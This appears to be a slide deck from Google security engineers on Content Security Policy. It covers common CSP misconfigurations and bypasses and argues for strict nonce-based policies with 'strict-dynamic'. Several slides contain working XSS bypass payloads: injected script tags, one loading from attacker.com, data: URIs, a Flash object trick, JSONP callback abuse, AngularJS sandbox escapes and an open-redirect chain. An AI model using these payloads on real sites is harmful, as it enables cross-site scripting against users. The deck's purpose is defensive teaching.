



# MAKING CSP GREAT AGAIN

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# ABOUT US



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We work in a special focus area of the **Google** security team aimed at improving product security by targeted proactive projects to mitigate whole classes of bugs.



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What we'll be talking about

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# SO WHAT IS CSP ?

A tool developers can use to **lock down** their web applications in various ways.

CSP is a **defense-in-depth** mechanism - it reduces the harm that a malicious injection can cause, but it is **not** a replacement for careful input validation and output encoding.

# GOALS OF CSP

It's pretty ambitious...

CSP 2 specification: <https://www.w3.org/TR/CSP/>

CSP 3 draft: <https://w3c.github.io/webappsec-csp/>

Granular control over **resources** that can be requested, embedded and executed, execution of **inline scripts**, **dynamic code execution** (eval) and application of **inline style**.

## MITIGATE

risk

**Sandbox** not just iframes, but any resource, framed or not. The content is forced into a unique origin, preventing it from running scripts or plugins, submitting forms, etc...

## REDUCE PRIVILEGE

of the application

Find out when your application gets **exploited**, or behaves differently from how you think it should behave. By collecting violation reports, an administrator can be alerted and easily spot the bug.

## DETECT EXPLOITATION

by monitoring violations



# WHAT'S IN A POLICY?



## It's a HTTP header.

Actually, two.

**Content-Security-Policy:**

*enforcing mode*

**Content-Security-Policy-Report-Only:**


*report-only mode*

We'll focus on **script-src**.



# HOW DOES IT WORK?

A policy in detail




## Content-Security-Policy

```
default-src 'self';  
script-src 'self' yep.com;  
report-uri /csp_violation_logger;
```


# HOW DOES IT WORK?

Script injections (XSS) get blocked



## Content-Security-Policy

```
default-src 'self';  
script-src 'self' yep.com;  
report-uri /csp_violation_logger;
```





# BUT... IT'S HARD TO DEPLOY

Two examples from Twitter and GMail

Policies get less secure the longer they are.

Valid policy at https://twitter.com/

[View Raw Policy](#)

```
script-src https://connect.facebook.net https://cm.g.doubleclick.net https://ssl.google-analytics.com https://graph.facebook.com
'self' 'unsafe-eval' https://*.twimg.com https://api.twitter.com https://analytics.twitter.com https://publish.twitter.com
https://ton.twitter.com 'unsafe-inline' https://syndication.twitter.com https://www.google.com https://t.tellapart.com
https://platform.twitter.com https://www.google-analytics.com ;
```

These are not strict... they allow 'unsafe-inline' (and 'unsafe-eval').


Even if they removed 'unsafe-inline' (or added a nonce), any JSONP endpoint on whitelisted domains/paths can be the nail in their coffin.

Valid policy at https://mail.google.com


```
script-src https://clients4.google.com/insights/consumersurveys/ 'self' 'unsafe-inline' 'unsafe-eval' https://hangouts.google.com/
https://talkgadget.google.com/ https://*.talkgadget.google.com/ https://www.googleapis.com/appsmarket/v2/installedApps/
https://www-gm-opensocial.googleusercontent.com/gadgets/js/ https://docs.google.com/static/doclist/client/js/
https://www.google.com/tools/feedback/ https://s.ytimg.com/yts/jsbin/ https://www.youtube.com/iframe_api
https://ssl.google-analytics.com/ https://apis.google.com/_scs/abc-static/ https://apis.google.com/js/
https://clients1.google.com/complete/ https://apis.google.com/_scs/apps-static/_js/ https://ssl.gstatic.com/inputtools/js/
https://ssl.gstatic.com/cloudsearch/static/o/js/ https://www.gstatic.com/feedback/js/
https://www.gstatic.com/common_sharing/static/client/js/ https://www.gstatic.com/og/_js/ https://*.hangouts.sandbox.google.com/ ;
```

In practice, in a lot of real-world complex applications CSP is just used for **monitoring purposes**, not as a defense-in-depth against XSS.








eaking



ad



# COMMON MISTAKES [1/4]

## Trivial mistakes

'unsafe-inline' in script-src (and no nonce)

```
script-src 'self' 'unsafe-inline';  
object-src 'none';
```

Same for `default-src`, if there's no `script-src` directive.

## Bypass

```
">'<script>alert(1337)</script>
```



# COMMON MISTAKES [2/4]

## Trivial mistakes

### URL schemes or wildcard in script-src (and no 'strict-dynamic')

```
script-src 'self' https: data: *;  
object-src 'none';
```

Same for URL schemes and wildcards in **object-src**.

### Bypasses

```
">'><script src=https://attacker.com/evil.js</script>
```

```
">'><script src=data:text/javascript,alert(1337)></script>
```

# COMMON MISTAKES [3/4]

Less trivial mistakes

## Missing object-src or default-src directive

```
script-src 'self';
```

It looks secure, right?

### Bypass

```
">'><object type="application/x-shockwave-flash" data='https://ajax.googleapis.com/ajax/libs/yui/2.8.0r4/build/charts/assets/charts.swf?allowedDomain=\"}))})catch(e){alert(1337)}//'><param name="AllowScriptAccess" value="always"></object>
```



# COMMON MISTAKES [4/4]

Less trivial mistakes

Allow 'self' + hosting user-provided content on the same origin

```
script-src 'self';  
object-src 'none';
```

Same for `object-src`.

Bypass

```
">'><script src="/user_upload/evil_cat.jpg.js"></script>
```



# BYPASSING CSP [1/5]

## Whitelist bypasses

### JSONP-like endpoint in whitelist

```
script-src 'self' https://whitelisted.com;  
object-src 'none';
```

### Bypass

```
">'><script src="https://whitelisted.com/jsonp?callback=alert">
```

# BYPASSING CSP [2/5]

JSONP is a problem

DEMO

bypassable.com

```
">'><script src="https://whitelisted.com/jsonp?callback=alert(1);u">
```

A **SOME**\* attack

```
">'><script src="https://whitelisted.com/jsonp?callback=x.click">
```

CSP  
allows

**alert(1);u({...})**

CSP  
allows

**x.click({...})**

\* Same Origin Method Execution

- 1) You whitelist an origin/path hosting a JSONP endpoint.
- 2) Javascript execution is allowed, extent is depending on how liberal the JSONP endpoint is and what a user can control (just the callback function or also parameters).

**Don't whitelist JSONP endpoints.**

Sadly, there are a lot of those out there.  
...especially on CDNs!





# BYPASSING CSP [3/5]

## Whitelist bypasses

### AngularJS library in whitelist

```
script-src 'self' https://whitelisted.com;  
object-src 'none';
```

#### Bypass

```
"><script src="https://whitelisted.com/angular.min.js"></script>  
<div ng-app ng-csp>{{1336 + 1}}</div>
```

```
"><script  
src="https://whitelisted.com/angularjs/1.1.3/angular.min.js">  
</script>  
<div ng-app ng-csp id=p ng-click=$event.view.alert(1337)>
```

Also works without user interaction, e.g. by combining with JSONP endpoints or other JS libraries.




# BYPASSING CSP [4/5]

AngularJS is a problem

bypassable.com

```
ng-app ng-csp ng-click=$event.view alert(1337)>  
<script src="//whitelisted.com/angular.js"></script>
```

```
ng-app ng-csp>  
<script src="//whitelisted.com/angular.js"></script>  
<script src="//whitelisted.com/prototype.js">  
</script>{{$.on.curry.call() alert(1)}}
```



## Powerful JS frameworks are a problem

- 1) You whitelist an origin/path hosting a version of AngularJS with known sandbox bypasses. Or you combine it with outdated Prototype.js. Or JSONP endpoints.
- 2) The attacker can exploit those to achieve full XSS.

For more bypasses in popular CDNs, see [Cure53's mini-challenge](#).

Don't use CSP in combination with CDNs hosting AngularJS.



# BYPASSING CSP [5/5]

## Path relaxation

### Path relaxation due to open redirect in whitelist

```
script-src https://whitelisted.com/totally/secure.js https://site.with.redirect.com;  
object-src 'none';
```

Bypass

```
">'><script src="https://whitelisted.com/jsonp?callback=alert">
```

```
">'><script src="https://site.with.redirect.com/redirect?url=https%3A//whitelisted.com/jsonp%2Fcallback%3Dalert">
```

Path is ignored  
after redirect!

Spec: "To avoid leaking path information cross-origin (as discussed in Homakov's [Using Content-Security-Policy for Evil](#)), the matching algorithm ignores path component of a source expression if the resource loaded is the result of a redirect."

money.example.com

```
<script src="https://site.with.  
redirect.com/  
redirect?url=https%3A//whitelisted.  
com/jsonp%2Fcallback%3Dalert"  
></script>
```

CSP  
allows

site.with.redirect.com

CSP  
allows

whitelisted.com

Path is ignored  
after redirect!

# CSP EVALUATOR



[EXPERIMENTAL]

## Paste CSP

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: 'nonce-rAnd0m' https://www.google.com http://www.google-analytics.com/gtm/js
https://*.gstatic.com/feedback/ https://ajax.googleapis.com;
default-src 'self' * 127.0.0.1 https://[2a00:79e0:1b:2:b466:5fd9:dc72:f00e]/foobar https://someDomainNotGoogle.com;
img-src 'self' https: data:;
report-uri https://csp.withgoogle.com/csp/test/1;
foobar-src 'foobar'
```

CSP Version 3



Check CSP

Example

## Evaluated CSP as seen by a browser supporting CSP Version 3

❗ script-src

❗ default-src

✓ img-src

❓ report-uri

✗ foobar-src

❓ object-src [missing]

report-uri is deprecated in CSP3. Please use the report-to directive instead.

Directive "foobar-src" is not a known CSP directive.

Can you restrict object-src to 'none'?



## Paste CSP

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: 'nonce-rAnd0m' https://www.google.com http://www.google-analytics.com/gtm/js
https://*.gstatic.com/feedback/ https://ajax.googleapis.com;
default-src 'self' * 127.0.0.1 https://[2a00:79e0:1b:2:b466:5fd9:dc72:f00e]/foobar https://someDomainNotGoogle.com;
img-src 'self' https: data;;
report-uri https://csp.withgoogle.com/csp/test/1;
foobar-src 'foobar'
```

CSP Version 3



Check CSP

Example

## Evaluated CSP as seen by a browser supporting CSP Version 3

### ❗ script-src

- 'unsafe-inline' unsafe-inline is ignored if a nonce or a hash is present. (CSP2 and above)
- ❓ 'unsafe-eval' script-src directive contains 'unsafe-eval'
- ✓ 'self'
- ❗ data: script-src directive allows URL scheme data: as source.
- ✓ 'nonce-rAnd0m'
- ❗ https://www.google.com www.google.com is known to host JSONP endpoints which allow to bypass this CSP. Consider switching to a nonce-based CSP with unsafe-dynamic instead
- ❗ http://www.google-analytics.com/gtm/js www.google-analytics.com is known to host JSONP endpoints which allow to bypass this CSP. Consider switching to a nonce-based CSP with unsafe-dynamic instead
- ❓ https://\*.gstatic.com/feedback/ Consider switching to a nonce-based CSP with unsafe-dynamic instead of whitelisting hosts.
- ❗ https://ajax.googleapis.com ajax.googleapis.com is known to host JSONP endpoints and Angular libraries which allow to bypass this CSP. Consider switching to a nonce-based CSP with unsafe-dynamic instead

CSP

Findings

# A NEW WAY OF DOING CSP

## Strict nonce-based CSP

### Strict nonce-based policy

```
script-src 'nonce-r4nd0m';  
object-src 'none';
```

- All `<script>` tags with the correct `nonce` attribute will get executed
- `<script>` tags injected via XSS will be blocked, because of missing `nonce`
- **No** host/path whitelists!
  - No bypasses because of JSONP-like endpoints on external domains (administrators no longer carry the burden of external things they can't control)
  - No need to go through the painful process of crafting and maintaining a whitelist

### Problem

#### Dynamically created scripts

```
<script nonce="r4nd0m">  
  var s = document.createElement("script");  
  s.src = "//example.com/bar.js";  
  ! document.body.appendChild(s);  
</script>
```


- `bar.js` will **not** be executed
- Common pattern in libraries
- Hard to refactor libraries to pass nonces to second (and more)-level scripts



EUROPE

# HOW DO CSP NONCES WORK?

A policy in detail




## Content-Security-Policy:

```
default-src 'self';  
script-src 'self' 'nonce-r4nd0m';  
report-uri /csp_violation_logger;
```

# HOW DO CSP NONCES WORK?

Script injections (XSS) get blocked



## Content-Security-Policy

```
default-src 'self';  
script-src 'self' 'nonce-r4nd0m';  
report-uri /csp_violation_logger;
```

DEMO



# THE SOLUTION

## Dynamic trust propagation with 'strict-dynamic'

```
<script nonce="r4nd0m">
  var s = document.createElement("script");
  s.src = "//example.com/bar.js";
  document.body.appendChild(s);
</script>
```

```
<script nonce="r4nd0m">
  var s = "<script ";
  s += "src="//example.com/bar.js></script>";
  ❗ document.write(s);
</script>
```

Parser inserted

```
<script nonce="r4nd0m">
  var s = "<script ";
  s += "src="//example.com/bar.js></script>";
  ❗ document.body.innerHTML = s;
</script>
```

Parser inserted

From the [CSP3 specification](#)

The 'strict-dynamic' source expression aims to make Content Security Policy simpler to deploy for existing applications which have a high degree of confidence in the scripts they load directly, but low confidence in the possibility to provide a secure whitelist.

## EFFECTS OF 'strict-dynamic'

If present in a script-src or default-src directive, together with a nonce and/or hashes, it has two main effects:

- 1) Discard whitelists (and 'unsafe-inline', if nonces are present in the policy)
- 2) Scripts created by **non-parser-inserted** (dynamically generated) script elements are allowed.

# A NEW WAY OF DOING CSP

Introducing strict nonce-based CSP with 'strict-dynamic'

Strict nonce-based CSP with 'strict-dynamic' and fallbacks for older browsers

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

## Behavior in a CSP3 compatible browser

- `nonce-r4nd0m` - Allows all scripts to execute if the correct nonce is set.
- `strict-dynamic` - [NEW!] Propagates trust and discards whitelists.
- `unsafe-inline` - Discarded in presence of a nonce in newer browsers. Here to make `script-src` a no-op for old browsers.
- `https:` - Allow HTTPS scripts. Discarded if browser supports 'strict-dynamic'.



# A NEW WAY OF DOING CSP

Strict nonce-based CSP with 'strict-dynamic' and older browsers

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

 Dropped by CSP2 and above in presence of a nonce

 Dropped by CSP3 in presence of 'strict-dynamic'

## CSP3 compatible browser (strict-dynamic support)

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

## CSP2 compatible browser (nonce support) - No-op fallback

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

## CSP1 compatible browser (no nonce support) - No-op fallback

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-inline' https;;  
object-src 'none';
```

# LIMITATIONS OF 'strict-dynamic'

Bypassable if:

```
<script nonce="r4nd0m">  
  var s = document.createElement("script");  
  s.src = userInput + "/x.js";  
</script>
```

Compared to whitelist based CSPs, strict CSPs with 'strict-dynamic' still significantly reduces the attack surface.

Furthermore, the new attack surface - dynamic script-loading DOM APIs - is significantly easier to control and review.



# STRICT CSP - REDUCTION OF THE ATTACK SURFACE

Essentially we are going

**from**

being able to bypass **>90% of Content Security Policies**

(because of mistakes and whitelisted origins you can't control)

**to**

**secure-by-default, easy to adopt**, with a very low chance of still being bypassable

(based on our extensive XSS root cause analysis at Google)



# BROWSER SUPPORT

A fragmented environment



'strict-dynamic' support

:)



Nonce support



:(

## THE GOOD, THE OK, THE UGLY

Chromium / Chrome is the browser with the best support of CSP, even if it does not always follow the spec (with reasons).

Firefox did not support `child-src` and delivery of CSP via `<meta>` tag until March 2016 (version 45), still does not implement `plugin-types` and struggles with SharedWorkers.

Webkit-based browsers (Safari, ...) very recently got nonce support.

Microsoft Edge still **fails** several tests.  
Internet Explorer just supports the "sandbox" attribute.



# SUCCESS STORIES

'strict-dynamic' makes CSP easier to deploy and more secure

Already deployed on several Google services, totaling **7M+** monthly active users.

Works out of the box for:

- Google Maps APIs
- Google Charts APIs
- Facebook widget
- Twitter widget
- ReCAPTCHA
- ...



Test it yourself with Chrome 52+: <https://csp-experiments.appspot.com>

# Q & A

We would love to get your feedback!

## QUESTIONS?



@mikispag

@we1x

#strictdynamic



{lwe,mikispag,aaj}@google.com

